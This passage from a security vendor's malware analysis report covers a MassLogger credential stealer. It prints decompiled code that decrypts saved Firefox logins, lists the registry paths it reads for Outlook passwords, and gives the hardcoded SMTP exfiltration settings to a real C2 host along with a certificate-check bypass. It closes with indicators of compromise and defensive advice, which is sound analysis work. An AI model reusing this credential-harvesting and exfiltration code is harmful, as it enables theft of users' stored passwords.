On the other hand, Firefox-based clients such as Mozilla Firefox, SeaMonkey, Thunderbird or the IceDragon browser store login data in an encrypted `logins.json` file, relying on the Network Security Services (NSS) libraries[15]. Specifically, `nss3.dll` provides the `NSS_Init` API to initialize the NSS environment and load the required keys from the user's profile, while the `PK11SDR_Decrypt` method is used to decrypt the `encryptedUsername` and `encryptedPassword` fields. Figure 21 illustrates this decryption workflow.



```
string[] directories = Directory.GetDirectories(Path.Combine(Environment.GetFolderPath
  (Environment.SpecialFolder.ApplicationData), "Mozilla\\Firefox\\Profiles"));
if (directories.Length != 0)
{
}
foreach (string text2 in directories)
{
    string[] files = Directory.GetFiles(text2, "logins.json");
    if (files.Length > 0)
    {
        text = files[0];
        flag = true;
    }
    if (flag)
    {
        Class12.NSS_Init(text2);
        IL_0076:
        if (flag)
        {
            MozilSpeed.Class10 @class;
            using (StreamReader streamReader = new StreamReader(text))
            {
                string text3 = streamReader.ReadToEnd();
                JavaScriptSerializer javaScriptSerializer = new JavaScriptSerializer();
                @class = javaScriptSerializer.Deserialize<MozilSpeed.Class10>(text3);
            }
            foreach (MozilSpeed.Class11 class2 in @class.logins)
            {
                string text4 = Class12.PK11SDRDecrypt(class2.GetUsername());
                string text5 = Class12.PK11SDRDecrypt(class2.GetPassword());
                string url = class2.GetUrl();
                string text6 = string.Concat(new string[] { "\r\n============X============\r\nURL: ", url,
               "\r\nUsername: ", text4, "\r\nPassword: ", text5, "\r\nApplication: Firefox\r
               \n========================\r\n " });
                Configuration.harvestedData += text6;
            }
            Class12.NSS_Shutdown();
            try
            {
                foreach (IntPtr intPtr in Class12.dllList)
                {
                    Class12.FreeLibrary(intPtr);
                }
            }
```

Figure 21. Collecting Mozilla Firefox saved login data

[15] https://firefox-source-docs.mozilla.org/security/nss/index.html

Additionally, two other e-mail clients are also targeted by the stealer: Outlook and Foxmail.

Regarding the Outlook client, the sample looks for the `Email`, `IMAP Password`, `POP3 Password`, `HTTP Password` and `SMTP Password` values in the Office 2013 and 2016 Registry keys listed below, as well as in legacy Messaging API (MAPI) profiles:

```
"HKCU\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375
CFF0413111d3B388A00104B2A6676"
"HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
Messaging
Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
"HKCU\Software\Microsoft\Windows Messaging
Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676"
"HKCU\"Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\937
5CFF0413111d3B88A00104B2A6676"
```

For the Foxmail client, it queries the `HKLM\SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command` Registry key to determine its installation directory containing the `Storage` folder where the profile files reside. By opening each profile, it extracts the byte sequences right after the known markers `Account/POP3Account` and `Password/POP3Password`, so that it can later replicate the same weak decryption routine used by Foxmail.

Finally, the sample attempts to steal data from the FileZilla FTP client. Specifically, it collects the `Host`, `User`, `Pass` and `Port` fields from every server entry listed in the `recentservers.xml` file, where only the password value is encoded with Base64.

The full list of the targeted software is provided as follows: Chrome, Torch, CocCoc, QQBrowser, Xvast, QIP Surf, Edge, Chromium, Blisk, Brave Browser, Nichrome, Kometa, SuperBird, Opera, Comodo Dragon, CentBrowser, Chedot, GhostBrowser, Chromium, UCBrowser, BlackHawk, Citrio, Uran, Falkon, Sputnik, ChromePlus, Chrome SxS, Sleipnir5, Kinza, Amigo, Epic Privacy Browser, 360Browser, 360Chrome, Vivaldi, Xpom, Orbitum, Iridium, 7Star, Outlook, Foxmail, Firefox, SeaMonkey, IceDragon, Thunderbird and FileZilla.


The login data collected from almost all the aforementioned programs adds up to a global string using the following template:

```
============X============
URL: "<url>"
Username: "<username>"
Password: "<password>"
Application: "<name>"
=========================
```

The last information collected from the machine is the Windows license activation key, obtained by decoding the `DigitalProductID` value from the `HKLM\Software\Microsoft\Windows NT\CurrentVersion` Registry key. Actually, it's important to note that this sample seems to be flawed. Since it was compiled against the i386 architecture (x86), all registry reads are subject to *`Registry redirection`*. By default, a 32-bit process without the `KEY_WOW64_64KEY` flag will be routed to the 32-bit registry hive in the `WOW6432Node` path. Therefore, since the `DigitalProductID` value doesn't exist within such view, the C2 server will never obtain the Windows license key, which otherwise would have been added to the harvested data using the following template string:

```
============X============
WPK: Version
Key: <XXXXX-XXXXX-XXXXX-XXXXX-XXXXX>
==========================
```

Another interesting feature is the use of a custom certificate validation callback which accepts any certificate. This allows the C2 server to use TLS with any non trusted certificate, however on the other hand makes it vulnerable to trivial Man-in-the-middle HTTPS attacks.



```
private static void DisableSSLCertificateValidation()
{
    ServicePointManager.ServerCertificateValidationCallback = ((Configuration._Closure$__.$I93-0 != null) ?
      Configuration._Closure$__.$I93-0 : (Configuration._Closure$__.$I93-0 = (object s, X509Certificate certificate,
      X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
}
```

Figure 22. Disabling the SSL certificate validation

In particular, the sample is configured to use a remote SMTP server as the preferred C2 channel for exfiltrating the collected data. Such option is chosen among alternative channels like FTP server and Telegram chat. At this point, the sample initializes the client and the SMTP message using the following hardcoded settings:


```
mailMessage.From = "minors@aoqiinflatables.com";
mailMessage.To = "sendtop@qlststv.com";
mailMessage.Subject = "<VictimUsername> / Passwords / <VictimIP>"
smtpClient.Server = "gator3220.hostgator.com"; //
"SMTPSVC/<server>" target host
smtpClient.Port = "587";
```

The SMPT message also includes a `text/plain` attachment named `UserData.txt`, which is built concatenating the sample's ASCII logo, the string storing all the data collected so far, and a template string that is filled with the system information as shown below:

```
==========PC INFO==========
Client Name:<MachineName>
FullDate: <dd/mm/yyyy> - <hh:mm:ss>
IP: <IpAddress>
Country: <CountryName>
==========PC INFO==========
```

The machine's IP address is obtained via `checkip.dyndns.org`, and the country name from the `reallyfreegeoip.org/xml/<ip>` API. Once the full content of the SMTP message is put together as we have already outlined, the sample disables the SSL certificate validation, sends the payload to its C2 server and terminates its execution.

As a final note, the sample also contains logging logic which traces the user's keyboard strokes, screenshots, clipboard content and passwords. The handlers of these events are configured to automatically run every 100 ms, which is the default time interval of a `Timer` object. These additional features are enabled via some configuration options, which in our case were not present. For reference, we provide the periodic data exfiltration logic in the figure below.



```
[CompilerGenerated]
public static void SetPasswordlogTimer(global::System.Windows.Forms.Timer timer_5)
{
    EventHandler eventHandler = new EventHandler(Configuration.PeriodicC2Send);
    global::System.Windows.Forms.Timer timer = Configuration.PasswordlogTimer;
    if (timer != null)
    {
        timer.Tick -= eventHandler;
    }
    Configuration.PasswordlogTimer = timer_5;
    timer = Configuration.PasswordlogTimer;
    if (timer != null)
    {
        timer.Tick += eventHandler;
    }
}
```

Figure 23. Periodically exfiltrating the collected login data

IoC

The next table contains IoC of the infection chain leading to the MassLogger sample analyzed in this report.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	73fb8805b9547337dd8ede10d06aa61a6e 8040d6143d780fc5939bd90401fcc9	Mfnmadqx.exe (1st stage) VirusTotal – 52/72
SHA-256	add5e3f9a4e0caff769cc170556496382751 c51b42100734971f9c884a81231c	Xbagv.dll (2nd stage) VirusTotal – 31/72
SHA-256	8e26f5d3fcbc2077c50f6c650458b4f66 a1793efed46baf0cc521ee4c503cd30	CloudServices.exe (3rd stage) VirusTotal – 39/72
SHA-256	681fa365688f53fe71ec6016ce9f60ecd6abc 8ed6b2ae5f026b0d654deb28007	a5fb7578-f0b6-4721-bb89-f4de344ac36a payload in 2nd stage VirusTotal – 5/72
SHA-256	d1ae623e997522ba4aad9a4f75ea50c64 e42b0e79a4c50f302e912ac513ccc48	OtTqloyVhiLc payload in 2nd stage VirusTotal – 3/72
Hostname	gator3220[.]hostgator[.]com	C2 in 3rd stage VirusTotal – 2/94 AlienVault
Email	minors[at]aoqiinflatables[.]com	SMTP From for C2
Email	sendtop[at]qlststv[.]com	SMTP SendTo for C2

Table 1. Indicators of Compromise

Conclusion

The comeback of MassLogger campaigns in Italy between March and May 2025 highlights the persistent evolution and adaptability of the credential-stealer throughout its multi-stage attack chain.

In order to counter these malicious campaigns, organizations should tighten secure e-mail policies to block atypical attachments, monitor outbound traffic for anomalous SMTP and FTP connections, enable PowerShell policies restricting scripts execution and monitor Windows event logs to detect suspicious operations.

Moreover, requiring multi-factor authentication on critical services and revoking credentials at the first indicators of compromise helps in further mitigating the impact of MassLogger campaigns. In particular, since threat actors are adapting to general security hardening processes, continuous threat hunting with up-to-date IoCs and rapid incident response represent valid mechanisms to disrupt potential future waves of MassLogger distribution.

tinexta
defence

Next | Donexit | Foramil | Innodesi

Via Giacomo Peroni, 452 – 00131 Roma
tel. 06.45752720 – info@defencetech.it
www.tinextadefence.it

#TinextaDefenceBusiness